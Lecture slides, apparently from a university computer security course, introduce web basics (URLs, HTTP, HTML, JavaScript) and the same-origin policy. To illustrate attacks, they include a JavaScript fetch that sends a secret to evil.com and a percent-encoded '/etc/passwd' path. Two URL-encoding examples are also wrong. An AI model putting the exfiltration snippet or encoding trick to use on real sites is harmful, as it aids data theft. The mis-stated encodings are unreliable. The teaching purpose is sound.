

Introduction to the Web

CSE405 Lecture 09

Today: Introduction to Web

CSE 405

- What's the web?
- URLs
- HTTP
- Parts of a Webpage
 - HTML
 - CSS
 - JavaScript
- Security on the Web
- Same-Origin Policy



A Brief History of the Web

A Brief History of the Web

CSE 405

- The web was not designed with security from the start
- Historical design decisions can help us understand where modern security vulnerabilities originated

Web 1.0

CSE 405

- Web 1.0: The first era of websites (roughly 1991-2004)
- Websites only contained static content
 - Documents with texts, images, etc.
 - No interactive features
- 1996: Sun Microsystems releases Java
 - Java: A programming language designed to compile to an intermediate representation and run on a lot of systems
 - Sun Microsystems built a web browser that can fetch and execute Java code
- Problem: Java was too powerful
 - Java was designed to do everything a locally running program could do
 - Security vulnerabilities associated with downloading and running code from others

Web 1.0, Attempt 2

CSE 405


- Netscape Navigator (an old browser) wanted to add active content to web pages
 - Plan A: Integrate Sun's Java in their browser
 - Plan B: Integrate a new scripting language into their browser
- Plan B became JavaScript
 - Nothing in common with Java except the name and general syntax structure
- JavaScript is now widespread...
 - Many server projects are now in JavaScript (Node.js)
 - Many standalone “programs” are really just built-in web browsers running JavaScript (Electron)
- Warning: Language has some serious pitfalls!
 - Type system is awful, no real integers, etc....
- **Takeaway:** JavaScript is a very important language in the real world. If you have to use it, consider using the "good parts" or TypeScript (a typed variant) or a web framework.

What's the Web?

What's the Web?

CSE 405

- **Web (World Wide Web):** A collection of data and services
 - Data and services are provided by **web servers**
 - Data and services are accessed using **web browsers** (e.g. Chrome, Firefox)
- The web is not the Internet
 - The Internet describes *how* data is transported between servers and browsers
 - Web is a service running on the internet that uses browsers to access websites



Today: Elements of the Web

CSE 405

- **URLs**: uniquely identify a piece of data on the web
- **HTTP**: the standard for how web browsers communicate with web servers
- Data on a webpage can contain:
 - **HTML**: A markup language for creating webpages
 - **CSS**: A style sheet language for defining the appearance of webpages
 - **JavaScript**: A programming language for running code in the web browser

URLs

Today: Elements of the Web


CSE 405

- **URLs:** uniquely identify a piece of data on the web
- **HTTP:** the standard for how web browsers communicate with web servers
- Data on a webpage can contain:
 - **HTML:** A markup language for creating webpages
 - **CSS:** A style sheet language for defining the appearance of webpages
 - **JavaScript:** A programming language for running code in the web browser

URLs

CSE 405

- **URL (Uniform Resource Locator):** A string that uniquely identifies one piece of data on the web
 - A type of URI (Uniform Resource Identifier)
- Example:



Parts of a URL: Scheme

CSE 405

- Located just before the double slashes
- Defines how to retrieve the data over the Internet (which Internet protocol to use)
- Typically **http** (unencrypted) or **https** (secure, encrypted)

https://toon.cs161.org/xorcist/avian.html

Parts of a URL: Domain

CSE 405

- Located after the double slashes, but before the next single slash
- Defines which web server to contact
 - Recall: The web has many web servers. The location specifies which one we're looking for.
- Written as several phrases separated by dots

`https://toon.cs161.org/xorcist/avian.html`

Parts of a URL: Location

- Location: The domain with some additional information
 - Username: **evanbot@cs161.org**
 - Identifies one specific user on the web server
 - Rarely seen
 - Port: **toon.cs161.org:4000**
 - Identifies one specific application on the web server
 - We will see ports again in the networking unit

https://toon.cs161.org:4000/xorcist/avian.html

Parts of a URL: Path

CSE 405

- Located after the first single slash
- Defines which file on the web server to fetch
 - Think of the web server as having its own filesystem
 - The path represents a file path on the web server's filesystem
- Examples
 - **https://toon.cs161.org/xorcist/avian.html**: Look in the **xorcist** folder for **avian.html**
 - **https://toon.cs161.org/**: Return the root directory

https://toon.cs161.org/xorcist/avian.html

Parts of a URL: Query

CSE 405

- Providing a query is optional
- Located after a question mark
- Supplies arguments to the web server for processing
 - Think of the web server as offering a function at a given path
 - To access this function, a user makes a request to the path, with some arguments in the query
 - The web server runs the function with the user's arguments and returns the result to the user
- Arguments are supplied as **name=value** pairs
- Arguments are separated with ampersands (&)

<https://toon.cs161.org/draw?character=evan&size=big>

Parts of a URL: Fragment

CSE 405

- Providing a fragment is optional
- Located after a hash sign (#)
- Not sent to the web server! Only used by the web browser
 - Common usage: Tells the web browser to scroll to a part of a webpage
 - Usage: Supplies content to code in the web browser (JavaScript) without sending the content to the server

`https://toon.cs161.org/cryptoverse/characters#mallory`


URL Escaping

CSE 405

- URLs are designed to contain printable, human-readable characters (ASCII)
 - What if we want to include non-printable characters in the URL?
- Recall: URLs have special characters (**?**, **#**, **/**)
 - What if we want to use a special character in the URL?
- Solution: URL encoding
 - Notation: Percent sign (%) followed by the hexadecimal value of the character
 - Example: **%20** = ' ' (spacebar)
 - Example: **%35** = '#' (hash sign)
 - Example: **%50** = '**2**' (printable characters can be encoded too!)
- Security issues: makes scanning for malicious URLs harder
 - Suppose you want to block all requests to the path **/etc/passwd**
 - What if an attacker makes a request to **%2F%65%74%63%2F%70%61%73%73%77%64?**
 - Obfuscation. We'll study this issue more later


A Simplified View of the Web

CSE 405



A Simplified View of the Web

CSE 405




The browser can request a file from the server with a URL.

`https://evanbot.com/pictures/evanbot.jpg`

A Simplified View of the Web

CSE 405



The browser can also request some computation from the

`https://evanbot.com/draw?bot=evan&size=large`

HTTP

Today: Elements of the Web

CSE 405

- **URLs**: uniquely identify a piece of data on the web
- **HTTP**: the standard for how web browsers communicate with web servers
- Data on a webpage can contain:
 - **HTML**: A markup language for creating webpages
 - **CSS**: A style sheet language for defining the appearance of webpages
 - **JavaScript**: A programming language for running code in the web browser

HTTP

CSE 405

- **HTTP (Hypertext Transfer Protocol)**: A protocol used to request and retrieve data from a web server
- **HTTPS**: A secure version of HTTP
 - Uses cryptography to secure data
 - We'll see HTTPS later in the networking unit
- HTTP is a request-response model
 - The web browser sends a **request** to the web server
 - The web server processes the request and sends a **response** to the web browser

Parts of an HTTP Request


CSE 405

- URL path (possibly with query parameters)
- Method
 - **GET**: Requests that don't change server-side state ("*get*" information from the server)
 - **POST**: Request that update server-side state ("*post*" information to the server)
- Data
 - GET requests do not contain any data
 - POST requests can contain data

Parts of an HTTP Response

CSE 405

- Status code: A number indicating what happened with the request
 - Example: 200 OK
 - Example: 403 Access forbidden
 - Example: 404 Page not found
- Data
 - Can be a webpage, image, audio, PDF, executable, etc.



Parts of a Webpage

Today: Elements of the Web

CSE 405

- **URLs**: uniquely identify a piece of data on the web
- **HTTP**: the standard for how web browsers communicate with web servers
- Data on a webpage can contain:
 - **HTML**: A markup language for creating webpages
 - **CSS**: A style sheet language for defining the appearance of webpages
 - **JavaScript**: A programming language for running code in the web browser

HTML

CSE 405

- **HTML (Hypertext Markup Language)**: A markup language to create structured documents
- Defines elements on a webpage with *tags*
 - Tags are defined with angle brackets `<>`
 - Example: `<img>` tag creates images
 - Example: `<b>` tag creates bold text: `<b> blah </b> → blah`

Features of HTML: Create a Link

CSE 405

HTML

```
<a href="https://toon.cs161.org">Check out these comics!</a>
```

Webpage

[Check out these comics!](https://toon.cs161.org)



Clicking on this text will take you to
`https://toon.cs161.org`

Features of HTML: Create a Form

CSE 405

HTML

```
<form action="/feedback" method="POST">
  <label for="name">Name:</label>
  <input type="text" id="name">
  <br>
  <label for="bot">Favorite bot:</label><br>
  <input type="radio" id="evan">
  <label for="html">EvanBot</label><br>
  <input type="radio" id="coda">
  <label for="css">CodaBot</label><br>
  <br>
  <input type="submit" value="Submit">
</form>
```

The HTML inside the **<form>** tags creates the form fields for the user to fill in.

Webpage

Name:

Favorite bot:

- ☐ EvanBot
- ☐ CodaBot

Clicking on the submit button will make a **POST** request to **<http://toon.cs161.org/feedback>** with the contents of the form

Features of HTML: Embed an Image

CSE 405

HTML

```
<p>Look at my new desktop background!</p>  

```

Webpage

Look at my new desktop background!



The browser will make a GET request to <https://toon.cs161.org/assets/desktop.png> and display the returned image on the page.


Features of HTML: Embed Another Webpage

CSE 405

HTML

```
<iframe src="https://toon.cs161.org"
height="200" width="300"></iframe>
<p>CS 161 toon website above.</p>
```

Webpage



CS 161 toon website above.

The outer frame embeds the inner frame (sometimes called an **iframe** or **frame**).

The browser will make a GET request to **<https://toon.cs161.org/>** and display the returned webpage in a 200 pixel × 300 pixel box.

CSS

CSE 405

- **CSS (Cascading Style Sheets):** A style sheet language for defining the appearance of webpages
 - You don't need to know the specifics of CSS

JavaScript

CSE 405

- **JavaScript:** A programming language for running code in the web browser
- JavaScript is **client-side**
 - Code sent by the server as part of the response
 - Runs in the browser, not the web server!
- Used to manipulate web pages (HTML and CSS)
 - Makes modern websites interactive
 - JavaScript can be directly embedded in HTML with **<script>** tags
- Most modern webpages involve JavaScript
 - JavaScript is supported by all modern web browsers
- You don't need to know JavaScript syntax
 - However, knowing common attack functions helps

JavaScript Fact Sheet

CSE 405

- High-level
- Dynamically-typed
- Interpreted
- Supports objects
- Fast
 - JavaScript is used in almost every web application, so a lot of work goes into making it execute quickly
 - Just-in-time compiling (compile code at runtime immediately before executing it) helps speed up execution

Vulnerabilities in the JavaScript interpreter/compiler


CSE 405

- The web browser runs JavaScript from external websites
 - Malicious websites can send JavaScript to the browser!
 - Browsers are sandboxed to prevent any malicious code from doing too much damage
- A vulnerability in the browser's JavaScript interpreter/compiler is very dangerous
 - Just-in-time compilers need memory that's both writable and executable (write the machine code and then execute it)
 - If the interpreter is vulnerable, an attacker can exploit memory safety bugs
 - Example: "Use-after-free" on a JavaScript object results in an arbitrary read/write primitive
 - An attacker can now force the JavaScript program to inspect memory
 - Breaks ASLR: Examine memory to leak memory addresses
 - Breaks non-executable pages: Use memory that's both writable and executable
- **Takeaway:** JavaScript is memory-safe and sandboxed, but a vulnerable interpreter/compiler can result in memory safety exploits!

Features of JavaScript

CSE 405

- Modify any part of the webpage (e.g. HTML or CSS)



JavaScript changed the link! Now clicking it opens **`https://cs161.org/phishing`**.

Features of JavaScript

CSE 405

- Create a pop-up message

HTML (with embedded JavaScript)

```
<script>alert("Happy Birthday!")</script>
```

Webpage

Happy Birthday!

OK

When the browser loads this HTML, it will run the embedded JavaScript and cause a pop-up to appear.

Features of JavaScript

CSE 405

- Make HTTP requests

HTML (with embedded JavaScript)

```
<script>int secret = 42;</script>  
  
...  
  
<script>fetch('https://evil.com/receive',{method:'POST', body: secret})</script>
```


Suppose the server returns
some HTML with a secret
JavaScript variable.

If the attacker somehow adds this JavaScript,
the browser will send a POST request to the
attacker's server with the secret.

Rendering a Webpage


CSE 405

- Process of displaying (rendering) a webpage in a web browser:
 - The browser receives HTML, CSS, and JavaScript from the server
 - HTML and CSS are parsed into a **DOM (Document Object Model)**
 - JavaScript is interpreted and executed, possibly modifying the DOM
 - The painter uses the DOM to draw the webpage
- **DOM (Document Object Model):** Cross-platform model for representing and interacting with objects in HTML
 - A tree of nodes
 - Each node has a tag, attributes, and child nodes



Rendering a Webpage

CSE 405



Security on the Web

Risks on the Web

CSE 405

- Risk #1: Web servers should be protected from unauthorized access
 - Example: An attacker should not be able to hack into **google.com** and provide malicious search results to users
- Protection: Server-side security
 - Example: Protect the server computer from buffer overflow attacks

Risks on the Web

CSE 405

- Risk #2: A malicious website should not be able to damage our computer
 - Example: Visiting **evil.com** should not infect our computer with malware
 - Example: If we visit **evil.com**, the attacker who owns **evil.com** should not be able to read/write files on our computer
- Protection: Sandboxing
 - JavaScript is not allowed to access files on our computer
 - Privilege separation, least privilege
 - Browsers are carefully written to avoid vulnerabilities (e.g., write the browser in a memory-safe language)

Risks on the Web

CSE 405

- Risk #3: A malicious website should not be able to tamper with our interactions with other websites
 - Example: If we visit **evil.com**, the attacker who owns **evil.com** should not be able to read our emails in Gmail or buy things with our Amazon account
- Protection: Same-origin policy
 - The web browser prevents a website from accessing other unrelated websites

Same-Origin Policy

Same-Origin Policy: Definition

CSE 405

- **Same-origin policy:** A rule that prevents one website from tampering with other unrelated websites
 - Enforced by the web browser
 - Prevents a malicious website from tampering with behavior on other websites

Same-Origin Policy

- Every webpage has an **origin** defined by its URL with three parts:
 - **Protocol**: The protocol in the URL
 - **Domain**: The domain in the URL's location
 - **Port**: The port in the URL's location
 - If no port is specified, the default is 80 for HTTP and 443 for HTTPS

https://**toon.cs161.org**:**443**/assets/lock.PNG

http://**cs161.org**/assets/images/404.png
80 (default port)

Same-Origin Policy

- Two webpages have the same origin *if and only if* the protocol, domain, and port of the URL all match exactly
 - Think string matching: The protocol, domain, and port strings must be equal

First domain	Second domain	Same origin?
http ://toon.cs161.org	https ://toon.cs161.org	No. Protocol mismatch http $\neq$ https
